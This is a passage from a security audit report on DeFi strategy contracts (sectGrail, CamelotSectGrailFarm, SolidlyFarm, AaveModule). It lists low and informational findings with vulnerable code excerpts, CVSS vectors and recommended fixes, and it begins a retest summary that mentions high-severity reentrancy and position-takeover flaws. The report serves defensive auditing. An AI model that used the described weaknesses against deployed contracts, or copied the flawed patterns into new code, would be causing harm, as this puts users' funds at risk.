AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:N/E:P/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.11 Usage of Deprecated safeApprove() at SectGrail.sol

Description	LOW

The team identified that "*safeApprove*()" has been utilized in "*depositIntoFarm*()" function at "*SectGrail.sol*" contract.

The "*safeApprove*()" function is utilized for increasing the allowance. As indicated in the below Pull Request, it has been deprecated and replaced with "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()":

https://github.com/OpenZeppelin/openzeppelin-contracts/pull/2268/files

The reason behind this change is that "*safeApprove*" should not be responsible for verifying the allowance, as mentioned in the following link:

https://github.com/OpenZeppelin/openzeppelin-contracts/issues/2219

Moreover, it is crucial to note that the approve function does not prevent sandwich attacks.

The issue exists at the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
69:   function depositIntoFarm(
70:         INFTPool _farm,
71:         uint256 amount,
72:         uint256 positionId,
73:         address lp
74:   ) external nonReentrant returns (uint256) {
75:       IERC20(lp).safeTransferFrom(msg.sender, address(this),
amount);
76:
77:       if (IERC20(lp).allowance(address(this), address(_farm)) <
amount)
78:           IERC20(lp).safeApprove(address(_farm), type(uint256).max);
..
92: }
```

Impact

The use of the deprecated "*safeApprove*()" function exposes the system to potential security vulnerabilities and risks, such as the allowance double-spend exploit and sandwich attacks. These vulnerabilities could lead to unauthorized transactions, asset theft, or other adverse consequences for users and the platform.

Recommendation

It is recommended to replace the deprecated "*safeApprove*()" function with the updated and more secure alternatives: "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()". These functions separate the responsibilities of verifying and modifying the allowance, providing a more robust solution.

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:N/E:P/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.12 Usage of Deprecated safeApprove() at SolidlyFarm.sol

Description	LOW

The team identified that "*safeApprove*()" has been utilized in "*_addFarmApprovals*()" function at "*SolidlyFarm.sol*" contract.

The "safeApprove()" function is utilized for increasing the allowance. As indicated in the below Pull Request, it has been deprecated and replaced with "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()":

https://github.com/OpenZeppelin/openzeppelin-contracts/pull/2268/files

The reason behind this change is that "*safeApprove*" should not be responsible for verifying the allowance, as mentioned in the following link:

https://github.com/OpenZeppelin/openzeppelin-contracts/issues/2219

Moreover, it is crucial to note that the approve function does not prevent sandwich attacks.

The issue exists at the following location:

```
File: /src/strategies/modules/solidly/SolidlyFarm.sol
41:     function _addFarmApprovals() internal override {
42:         IERC20(address(_pair)).safeApprove(address(_farm),
type(uint256).max);
43:         if (_farmToken.allowance(address(this), address(_router)) ==
0)
44:             _farmToken.safeApprove(address(_router),
type(uint256).max);
45:     }
```

Impact

The use of the deprecated "*safeApprove*()" function exposes the system to potential security vulnerabilities and risks, such as the allowance double-spend exploit and sandwich attacks. These vulnerabilities could lead to unauthorized

transactions, asset theft, or other adverse consequences for users and the platform.

Recommendation

It is recommended to replace the deprecated "*safeApprove*()" function with the updated and more secure alternatives: "*safeIncreaseAllowance*()" and "*safeDecreaseAllowance*()". These functions separate the responsibilities of verifying and modifying the allowance, providing a more robust solution.

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:N/E:P/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.3.13 Unvalidated address in "transferSectGrail" functionality at "CamelotSectGrailFarm.sol"

Description	LOW

The team identified that the "*transferSectGrail*()" function of "*CamelotSectGrailFarm.sol*" contract, is not validating the provided address to not be the zero address. Transferring a number of tokens to the zero address is equivalent to burning that number of tokens.

The issue exists in the following location:

```
File: /sector-contracts-
b3557286dfcd575316c8f47fec8b1ba11eae3a63/src/strategies/modules/camelot/C
amelotSectGrailFarm.sol
53:         function transferSectGrail(address to, uint256 amount)
external onlyOwner {
54:                 IERC20(address(sectGrail)).safeTransfer(to, amount);
55:         }
```

Impact

The owner can use the "*transferSectGrail*" function to transfer a number of tokens to the zero address (either accidentally or on purpose), effectively burning that amount of tokens.

Recommendation

It is advisable to verify that the address is not the zero address.

The functions assert and require can be used to check for conditions and throw an exception if the condition is not met. The control can also be implemented with a simple check:

```
            if (to == address(0)) revert InvalidReceiver();
```

CVSS Score

AV:N/AC:H/PR:H/UI:R/S:U/C:N/I:L/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4 Informational Findings

5.4.1 Unvalidated addresses in constructor at "SolidlyFarm.sol"

Description	INFO

The team identified that the constructor of "*SolidlyFarm.sol*" contract is not validating the provided address to not be the zero address. Transferring a number of tokens to the zero address is equivalent to burning that number of tokens.

The issue exists in the following location:

```
File: /src/strategies/modules/solidly/SolidlyFarm.sol
 25:   constructor(
 26:       address pair_,
 27:       address farm_,
 28:       address router_,
 29:       address farmToken_,
30:       uint256 farmPid_
31:   ) {
32:       _farm = ISolidlyGauge(farm_);
33:       _router = ISolidlyRouter(router_);
34:       _farmToken = IERC20(farmToken_);
35:       _pair = IUniswapV2Pair(pair_);
36:       _farmId = farmPid_;
37:       _addFarmApprovals();
38:   }
```

Impact

These parameters can be set to the zero address (either accidentally or on purpose).

Recommendation

It is advisable to verify that the address is not the zero address.

The functions assert and require can be used to check for conditions and throw an exception if the condition is not met. The control can also be implemented with a simple check:

```
require(ProvidedAddress != address(0),"address can not be zero" );
```

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.2 Unvalidated addresses in constructor at "CamelotSectGrailFarm.sol"

Description	INFO

The team identified that the constructor of "*CamelotSectGrailFarm.sol*" contract is not validating the provided address to not be the zero address. Transferring a number of tokens to the zero address is equivalent to burning that number of tokens.

The issue exists in the following location:

```
File: /src/strategies/modules/camelot/CamelotSectGrailFarm.sol
31:     constructor(
32:         // here we set sectGrail address instead of pair address
33:         address sectGrail_,
34:         address farm_,
35:         address router_,
36:         address farmToken_,
37:         uint256 farmPid_
38:     ) {
39:         sectGrail = ISectGrail(sectGrail_);
40:         _farm = INFTPool(farm_);
41:         _router = ICamelotRouter(router_);
42:         _farmToken = IERC20(farmToken_);
43:         _farmId = farmPid_;
44:         (address pair_, , , , , , , ) = _farm.getPoolInfo();
45:         _pair = IUniswapV2Pair(pair_);
46:         _addFarmApprovals();
47:     }
```

Impact

These parameters can be set to the zero address (either accidentally or on purpose).

Recommendation

The functions assert and require can be used to check for conditions and throw an exception if the condition is not met. The control can also be implemented with a simple check:

```
require(ProvidedAddress != address(0), "address can not be zero");
```

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.3 Unvalidated addresses in constructor at "AaveModule.sol"

Description	INFO

The team identified that the constructor of "*AaveModule.sol*" contract is not validating the provided address to not be the zero address. Transferring a number of tokens to the zero address is equivalent to burning that number of tokens.

The issue exists in the following location:

```
File: /src/strategies/modules/aave/AaveModule.sol
39:     constructor(
40:         address comptroller_,
41:         address cTokenLend_,
42:         address cTokenBorrow_
43:     ) {
44:         _cTokenLend = IAToken(cTokenLend_);
45:         _cTokenBorrow = IAToken(cTokenBorrow_);
46:         _comptroller = IPool(comptroller_);
47:         IPoolAddressesProvider addrsProv = IPoolAddressesProvider(
48:             _comptroller.ADDRESSES_PROVIDER()
49:         );
50:         _oracle = IAaveOracle(addrsProv.getPriceOracle());
51:
52:         DataTypes.ReserveData memory reserveData =
_comptroller.getReserveData(address(short()));
53:         _debtToken = IAToken(reserveData.variableDebtTokenAddress);
54:         _addLendingApprovals();
55:     }
```

Impact

These parameters can be set to the zero address (either accidentally or on purpose).

Recommendation

The functions assert and require can be used to check for conditions and throw an exception if the condition is not met. The control can also be implemented with a simple check:

```
require(ProvidedAddress != address(0), "address can not be zero" );
```

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.4 Unvalidated addresses in constructor at "CamelotFarm.sol"

Description	INFO

The team identified that the constructor of "*CamelotFarm.sol*" contract is not validating the provided address to not be the zero address. Transferring a number of tokens to the zero address is equivalent to burning that number of tokens.

The issue exists in the following location:

```
File: /src/strategies/modules/camelot/CamelotFarm.sol
37:     constructor(
38:         address pair_,
39:         address farm_,
40:         address router_,
41:         address farmToken_,
42:         uint256 farmPid_
43:     ) {
44:         _farm = INFTPool(farm_);
45:         _router = ICamelotRouter(router_);
46:         _farmToken = IERC20(farmToken_);
47:         _pair = IUniswapV2Pair(pair_);
48:         _farmId = farmPid_;
49:         (, , address _xGrailToken, , , , , ) = _farm.getPoolInfo();
50:         xGrailToken = IXGrailToken(_xGrailToken);
51:         yieldBooster = _farm.yieldBooster();
52:         _addFarmApprovals();
53:     }
```

Impact

These parameters can be set to the zero address (either accidentally or on purpose).

Recommendation

The functions assert and require can be used to check for conditions and throw an exception if the condition is not met. The control can also be implemented with a simple check:

```
require(ProvidedAddress != address(0), "address can not be zero");
```

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.5 Unvalidated addresses in "initialize()" at "sectGrail.sol"

Description	INFO

The team identified that the "*initialize*()" function of *"sectGrail.sol" contract* does not validate the provided addresses to not be the zero address. It is possible that the owner of the contract may accidentally or deliberately set the zero address as the "*xGrail*" contract.

The issue exists in the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
50:    function initialize(address _xGrail) public initializer {
51:        __ERC20_init("liquid wrapper for xGrail", "sectGRAIL");
52:        xGrailToken = IXGrailToken(_xGrail);
53:        grailToken = IERC20(xGrailToken.grailToken());
54:    }
```

Impact

The "*xGrail*" contract address can be set to the zero address (either accidentally or on purpose).

Recommendation

The functions assert and require can be used to check for conditions and throw an exception if the condition is not met. The control can also be implemented with a simple check:

```
require(ProvidedAddress != address(0), "address can not be zero");
```

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.6 positionOwners mapping not updated when position is deleted in "withdrawFromFarm" at "sectGrail.sol"

Description	INFO

The team identified that even though a position is deleted when withdrawing the whole balance from the contract using the "*withdrawFromFarm*" functionality, the "*positionOwners*" mapping is not updated to remove the relevant entry.

Not updating the mapping permits the user to keep using the "*harvestFarm*" functionality and the "*withdrawFromFarm*" functionality, even though the position doesn't exist anymore. If the farm contract is making sufficient checks, this isn't a real threat, but deleting the "*positionOwners*" entry leads to more robust code, with clearer error messages.

The issue exists in the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
function withdrawFromFarm(
            INFTPool _farm,
            uint256 amount,
            uint256 positionId,
            address lp
      ) external nonReentrant onlyPositionOwner(positionId) returns
(uint256) {
        ...
            // when full balance is removed from position, the position
gets deleted
            // xGrail get deallocated from a deleted position
            // if the position has been delted, reset the positionId to 0
            if (!_farm.exists(positionId)) {
                  // when position gets removed we need to reset the
allocation amount
                  uint256 allocationChange = xGrailAllocation -
                        xGrailToken.usageAllocations(address(this),
usageAddress);
                  allocations[msg.sender] -= allocationChange;
                  // subtract deallocation fee amount
                  uint256 deallocationFeeAmount = (allocationChange *
```

```
                        xGrailToken.usagesDeallocationFee(usageAddress))
/ 10000;
                // burn the deallocation fee worth of sectGrail from
user
                _burn(msg.sender, deallocationFeeAmount);
                positionId = 0;
            }
        ...
    }
```

Impact

An adversary can circumvent the *"onlyPositionOwner"* modifier and call the "*harvestFarm*" and "*withdrawFromFarm*" functions, while the position does not exist.

Since this issue has no impact, it is marked as INFORMATIONAL.

Recommendation

It is advisable to reset the "*positionOwners*" mapping so that it doesn't contain the user as positionId's owner anymore. This can be achieved by utilizing the "*delete*" keyword when a position is deleted.

```
delete positionOwners[positionId];
```

CVSS Score

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.7 Inconsistent return value in "_harvestLending" at "CompoundFarm.sol"

Description	INFO

The team identified that there is an inconsistency in the return values of the function "*_harvestLending*" between the "*CompoundFarm.sol*" contract and the rest contracts containing the same function in the case that harvested is zero (0).

More precisely, in all contracts, if the harvested token balance is zero (0), then an empty array is returned. In the case of "*CompoundFarm.sol*" contract, instead of an empty array, there is returned an array with a zero element, namely [0].

The issue exists in the following location:

```
File: src/strategies/adapters/CompoundFarm.sol
29:         function _harvestLending(HarvestSwapParams[] calldata
swapParams)
30:                 internal
31:                 virtual
32:                 override
33:                 returns (uint256[] memory harvested)
34:         {
            ...
41:                 harvested = new uint256[](1);
42:                 harvested[0] = _farmToken.balanceOf(address(this));
43:                 if (harvested[0] == 0) return harvested;
            ...
57:         }
```

Impact

The farm contracts returning different values in same edge cases can make the code more error prone and additionally requires some more precise handling from the caller function.

Recommendation

It is advisable to fix this case and keep the return values identical to the rest contracts to avoid possible future errors.

More precisely, it is recommended to return empty array in the case that harvested token balance is 0, instead of [0]. The function can be refactored to the following:

File: src/strategies/adapters/CompoundFarm.sol

```
29:     function _harvestLending(HarvestSwapParams[] calldata swapParams)
30:         internal
31:         virtual
32:         override
33:         returns (uint256[] memory harvested)
34:     {
35:         // comp token rewards
36:         ICTokenErc20[] memory cTokens = new ICTokenErc20[](2);
37:         cTokens[0] = cTokenLend();
38:         cTokens[1] = cTokenBorrow();
39:         comptroller().claimComp(address(this), cTokens);
40:
41:         uint256 farmHarvest = _farmToken.balanceOf(address(this));
42:         if (farmHarvest == 0) return harvested;
43:
44:         HarvestSwapParams memory swapParam = swapParams[0];
45:         _validatePath(address(_farmToken), swapParam.path);
46:
47:         uint256[] memory amounts = _router.swapExactTokensForTokens(
48:             farmHarvest,
49:             swapParam.min,
50:             swapParam.path, // optimal route determined externally
51:             address(this),
52:             swapParam.deadline
53:         );
54:
55:         harvested = new uint256[](1);
56:         harvested[0] = amounts[amounts.length - 1];
57:         emit HarvestedToken(address(_farmToken), harvested[0]);
58:     }
```

CVSS Score

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.8 Centralization Risk due to high amount of approved tokens allowance

Description	INFO

The team identified an issue in multiple contracts where the approved token allowance is set to the maximum uint256 value, which significantly exceeds the actual required payment amount.

For example, the issue can be found in the following locations:

- *strategies/modules/solidly/SolidlyFarm.sol:42:*
  IERC20(address(_pair)).safeApprove(address(_farm), type(uint256).max);
- *strategies/modules/solidly/SolidlyFarm.sol:44:*
  _farmToken.safeApprove(address(_router), type(uint256).max);
- *strategies/modules/aave/AaveModule.sol:59:*
  underlying().safeApprove(address(_comptroller), type(uint256).max);
- *strategies/modules/aave/AaveModule.sol:60:*
  short().safeApprove(address(_comptroller), type(uint256).max);
- *strategies/modules/camelot/CamelotSectGrailFarm.sol:64:*
  IERC20(address(_pair)).safeApprove(address(sectGrail), type(uint256).max);
- *strategies/modules/camelot/CamelotSectGrailFarm.sol:66:*
  _farmToken.safeApprove(address(_router), type(uint256).max);
- *strategies/modules/camelot/sectGrail.sol:78:*
  IERC20(lp).safeApprove(address(_farm), type(uint256).max);
- *strategies/modules/camelot/sectGrail.sol:171:*
  xGrailToken.approveUsage(usageAddress, type(uint256).max);
- *strategies/modules/camelot/CamelotFarm.sol:57:*
  IERC20(address(_pair)).safeApprove(address(_farm), type(uint256).max);
- *strategies/modules/camelot/CamelotFarm.sol:59:*
  _farmToken.safeApprove(address(_router), type(uint256).max);
- *strategies/modules/camelot/CamelotFarm.sol:60:*
  xGrailToken.approveUsage(yieldBooster, type(uint256).max);

This unnecessarily high allowance exposes the contracts to potential exploits related to the ERC20 approve method's race condition vulnerability.

Impact

A malicious farm could exploit this race condition issue in the ERC20 approve method, allowing them to spend the entire approved allowance. As a result, they could potentially withdraw funds beyond the intended payment amount, causing significant financial loss and undermining the integrity of the contracts in question.

Recommendation

To address this vulnerability, it is recommended to update the token approval process in the affected contracts.

Instead of approving the maximum uint256 value, only approve the precise payment amount required for each transaction.

This adjustment will limit the risk of unauthorized fund extraction and enhance the overall security of the smart contracts.

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.9 No upper bound check for array length in "harvestFarm()" at "sectGrail.sol"

Description	INFO

The team identified that the "*harvestFarm*()" function at "*sectGrail.sol*" accepts a tokens array as a parameter and iterates over it. There is no upper bound check for the array length, potentially leading to high gas costs if a user provides a very long array.

Excessive loop iterations exhaust all available gas. For example, if an attacker can influence the element array's length, then they will be able to cause a denial of service, preventing the execution to jump out of the loop.

The issue exists in the following location:

```
File: /src/strategies/modules/camelot/sectGrail.sol
132: function harvestFarm(
133:         INFTPool _farm,
134:         uint256 positionId,
135:         address[] memory tokens
136:     ) external nonReentrant onlyPositionOwner(positionId) returns
(uint256[] memory harvested) {
137:         _farm.harvestPosition(positionId);
138:         harvested = new uint256[](tokens.length);
139:         for (uint256 i = 0; i < tokens.length; i++) {
140:             IERC20 token = IERC20(tokens[i]);
141:             harvested[i] = token.balanceOf(address(this));
142:             if (harvested[i] > 0) token.safeTransfer(msg.sender,
harvested[i]);
143:         }
```

Impact

The absence of an upper bound check for the tokens array in "*harvestFarm*() "can lead to increased gas costs, network congestion, and potential denial-of-service

attacks. Implementing an upper bound check is necessary to prevent these issues and ensure efficient contract execution.

Currently, the functionality is mainly designed to be called only through Camelot strategy for one token address:

```
File: /src/strategies/modules/camelot/CamelotSectGrailFarm.sol
094:  function _harvestFarm(HarvestSwapParams[] calldata swapParams)
095:        internal
096:        override
097:        returns (uint256[] memory harvested)
098:  {
099:        address[] memory tokens = new address[](1);
100:        tokens[0] = address(_farmToken);
101:        harvested = sectGrail.harvestFarm(_farm, positionId, tokens);
```

As a result, the issue is marked as INFORMATIONAL.

Recommendation

Currently, only one token is provided from the "*CamelotSectGrailFarm.sol*" contract and as a result no mitigation is required.

However, if another farm is used, it is recommended to evaluate if the processing of the provided number of tokens will be able to be completed in the duration of a block. As a result, it is advisable to add a check to limit the array length, for example:

```
require(tokens.length <= maxTokens, "Too many tokens provided");.
```

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.10 Floating pragma in multiple contracts

Description	INFO

It was found that many smart contracts are using a floating pragma. In Solidity programming, multiple APIs are only supported in some specific versions. In each contract, the pragma keyword is used to enable certain compiler features or checks.

If a contract does not specify a compiler version, developers might encounter compile errors in the future code reuse because of the version gap.

The issue exists in the following locations:

- *src/strategies/modules/aave/interfaces/IAToken.sol:pragma solidity ^0.8.0*
- *src/strategies/modules/aave/interfaces/IAaveOracle.sol:pragma solidity ^0.8.0*
- *src/strategies/modules/aave/interfaces/IPool.sol:pragma solidity ^0.8.0*
- *src/strategies/modules/aave/interfaces/IPoolAddressesProvider.sol:pragma solidity ^0.8.0*
- *src/strategies/modules/aave/libraries/DataTypes.sol:pragma solidity ^0.8.0*
- *src/strategies/modules/aave/libraries/ReserveConfiguration.sol:pragma solidity ^0.8.0*

For example, in case of these contracts where the following directive exists "pragma solidity ^0.8.0;", the source file with the line above does not compile with a compiler earlier than version 0.8.0, and it also does not work on a compiler starting from version 0.9.0 (this second condition is added by using ^).

The exact version of the compiler is not fixed, so that bugfix releases are still possible.

Impact

Since different versions of Solidity may contain different APIs, developers might encounter compile errors in the future code reuse.

Recommendation

Source files should be annotated with a version pragma to reject compilation with previous or future compiler versions that might introduce incompatible changes.

It is recommended to avoid using the "^" directive to avoid using nightly builds,

CVSS Score
AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:U/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.11 Inconsistent return value in "_harvestFarm" at "CamelotSectGrailFarm.sol"

Description	INFO

The team identified that there is an inconsistency in the return values of the function "*_harvestFarm*" between the "*CamelotSectGrailFarm.sol*" contract and the rest contracts containing the same function in the case that harvested is zero (0).

More precisely, in all contracts, if the harvested token balance is zero (0), then an empty array is returned. In the case of "*CamelotSectGrailFarm.sol*" contract, instead of an empty array, there is returned an array with a zero element, namely [0].

The issue exists in the following location:

```
File: src/strategies/modules/camelot/CamelotSectGrailFarm.sol
094:  function _harvestFarm(HarvestSwapParams[] calldata swapParams)
095:        internal
096:        override
097:        returns (uint256[] memory harvested)
098:  {
099:        address[] memory tokens = new address[](1);
100:        tokens[0] = address(_farmToken);
101:        harvested = sectGrail.harvestFarm(_farm, positionId, tokens);
102:
103:        if (harvested[0] == 0) return harvested;

118:  }
```

Impact

The farm contracts returning different values in same edge cases can make the code more error prone and additionally requires some more precise handling from the caller function.

Recommendation

It is advisable to fix this case and keep the return values identical to the rest contracts to avoid possible future errors.

More precisely, it is recommended to return empty array in the case that harvested token balance is 0, instead of [0]. The function can be refactored to the following:

```
File: src/strategies/modules/camelot/CamelotSectGrailFarm.sol
094:  function _harvestFarm(HarvestSwapParams[] calldata swapParams)
095:        internal
096:        override
097:        returns (uint256[] memory harvested)
098:  {
099:        address[] memory tokens = new address[](1);
100:        tokens[0] = address(_farmToken);
101:        harvested = sectGrail.harvestFarm(_farm, positionId, tokens);
102:
103:        if (harvested[0] == 0) return (new uint256[](0));
104:
105:        _validatePath(address(_farmToken), swapParams[0].path);
106:
      _router.swapExactTokensForTokensSupportingFeeOnTransferTokens(
107:              harvested[0],
108:              swapParams[0].min,
109:              swapParams[0].path,
110:              address(this),
111:              address(0),
112:              block.timestamp
113:        );
114:
115:        // harvested = new uint256[](1);   This is redundant as
harvested.length == tokens.length == 1
116:        harvested[0] = underlying().balanceOf(address(this));
117:        emit HarvestedToken(address(_farmToken), harvested[0]);
118:  }
```

CVSS Score

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.12 Update of parameters and addresses is not possible after initialization at "sectGrail.sol"

Description	INFO

The team identified that the "*sectGrail.sol*" contract does not support dynamic updates of the "*xGrail*" contract address. More precisely, there is no setter function that can be used to update the "*xGrail*" contract address. The only functionality that is able to set the specific type is the "*initialize*()" operation that can be only be executed once.

The issue exists in the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
50:     function initialize(address _xGrail) public initializer {
51:         __ERC20_init("liquid wrapper for xGrail", "sectGRAIL");
52:         xGrailToken = IXGrailToken(_xGrail);
53:         grailToken = IERC20(xGrailToken.grailToken());
54:     }
```

Impact

It is impossible to update dynamically the "*xGrail*" contract address, in case that it is required (e.g., the "*xGrail*" contract was compromised). The owner would have to upgrade the whole contract, which cause significant delays in the incident response procedure.

Recommendation

It is advisable to implement a setter for the "*xGrail*" contract address, that would be accessible only by the owner of the contract.

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.13 No upper bound check for array length in "_harvestFarm()" at "SolidlyFarm.sol"

Description	INFO

The team identified that the "*_harvestFarm*()" function at the "*SolidlyFarm.sol*" contract accepts a "*swapParams*" array as a parameter and iterates over it. There is no upper bound check for the array length, potentially leading to high gas costs if a user provides a very long array.

Excessive loop iterations exhaust all available gas. For example, if an attacker can influence the element array's length, then they will be able to cause a denial of service, preventing the execution to jump out of the loop.

The issue exists in the following location:

```
File: src/strategies/modules/solidly/SolidlyFarm.sol
63:   function _harvestFarm(HarvestSwapParams[] calldata swapParams)
64:         internal
65:         override
66:         returns (uint256[] memory harvested)
67:   {
68:         address[] memory tokens = new address[](1);
69:         tokens[0] = address(_farmToken);
70:         _farm.getReward(address(this), tokens);
71:         uint256 farmHarvest = _farmToken.balanceOf(address(this));
72:         if (farmHarvest == 0) return harvested;
73:
74:         _validatePath(address(_farmToken), swapParams[0].path);
75:
76:         HarvestSwapParams memory swapParam = swapParams[0];
77:         uint256 l = swapParam.path.length;
78:         ISolidlyRouter.route[] memory routes = new
ISolidlyRouter.route[](l - 1);
79:         for (uint256 i = 0; i < l - 1; i++) {
80:               routes[i] = (ISolidlyRouter.route(swapParam.path[i],
swapParam.path[i + 1], false));
81:         }
82:
83:         uint256[] memory amounts = _router.swapExactTokensForTokens(
```

```
84:                 farmHarvest,
85:                 swapParam.min,
86:                 routes,
87:                 address(this),
88:                 block.timestamp
89:         );
```

Impact

The absence of an upper bound check for the "*swapParams*" array in "*_harvestFarm*()" can lead to increased gas costs, network congestion, and potential denial-of-service attacks. For example, in case that this function is called for several parameters that cannot be processed in the duration of a block, the operation will revert.

Implementing an upper bound check is necessary to prevent these issues and ensure efficient contract execution.

Recommendation

it is recommended to evaluate if the processing of the provided number of "*swapParams*" will be able to be completed in the duration of a block. As a result, it is advisable to add a check to limit the array length, for example:

```
require(swapParams.length <= maxParams, "Too many swapParams provided");.
```

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.14 Update of parameters and addresses is not possible after initialization at "CamelotSectGrailFarm.sol"

Description	INFO

The team identified that the "*CamelotSectGrailFarm.sol*" contract does not support dynamic updates of the contract addresses and parameters. There is no setter function that can be used to update the addresses and parameters. The only functionality that is able to set the specific type is the "*constructor*()" operation that can be only be executed once.

The issue exists in the following location:

```
File: /src/strategies/modules/camelot/CamelotSectGrailFarm.sol
37:     constructor(
38:         address pair_,
39:         address farm_,
40:         address router_,
41:         address farmToken_,
42:         uint256 farmPid_
43:     ) {
44:         _farm = INFTPool(farm_);
45:         _router = ICamelotRouter(router_);
46:         _farmToken = IERC20(farmToken_);
47:         _pair = IUniswapV2Pair(pair_);
48:         _farmId = farmPid_;
49:         (, , address _xGrailToken, , , , , ) = _farm.getPoolInfo();
50:         xGrailToken = IXGrailToken(_xGrailToken);
51:         yieldBooster = _farm.yieldBooster();
52:         _addFarmApprovals();
53:     }
```

Impact

It is impossible to update dynamically the addresses and parameters, in case that it is required (e.g., farm or router contract was compromised). The owner

would have to upgrade the whole contract, which cause significant delays in the incident response procedure.

Recommendation

It is advisable to implement a setter for the contracts addresses and parameters, that would be accessible only by the owner of the contract.

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.4.15 Update of parameters and addresses is not possible after initialization at "SolidlyFarm.sol"

Description	INFO

The team identified that the "*SolidlyFarm.sol*" contract does not support dynamic updates of the contract addresses and parameters. There is no setter function that can be used to update the addresses and parameters. The only functionality that is able to set the specific type is the "*constructor*()" operation that can be only be executed once.

The issue exists in the following location:

```
File: src/strategies/modules/solidly/SolidlyFarm.sol
 25:   constructor(
 26:       address pair_,
 27:       address farm_,
 28:       address router_,
 29:       address farmToken_,
30:       uint256 farmPid_
31:   ) {
32:       _farm = ISolidlyGauge(farm_);
33:       _router = ISolidlyRouter(router_);
34:       _farmToken = IERC20(farmToken_);
35:       _pair = IUniswapV2Pair(pair_);
36:       _farmId = farmPid_;
37:       _addFarmApprovals();
38:   }
```

Impact

It is impossible to update dynamically the addresses and parameters, in case that it is required (e.g., Farm contract was compromised). The owner would have to upgrade the whole contract, which cause significant delays in the incident response procedure.

Recommendation

It is advisable to implement a setter for the contracts addresses and parameters, that would be accessible only by the owner of the contract.

CVSS Score

AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

6 Retest Results

6.1 Retest of High Severity Findings

All (4 out of 4) vulnerabilities of HIGH risk were sufficiently addressed:

- *5.1.1 – Position overtake due to unvalidated input parameters in 'depositIntoFarm' at 'SectGrail.sol'*
- *5.1.2 - Reentrancy attack in "allocate()" at "sectGrail.sol"*
- *5.1.3 - Malicious unvalidated usage address can allocate the whole XGrailToken balance in "allocate" at "sectGrail.sol"*
- *5.1.4 - Attacker may deallocate from any position due to unvalidated parameters in "deallocate" at "sectGrain.sol"*

Regarding the High-risk issue *5.1.1,* the "*onlyWhitelisted*" modifier has been implemented in the contract to validate if the provided *_farm* address is whitelisted or not as shown below:

```
44:   modifier onlyWhitelisted(address _address) {
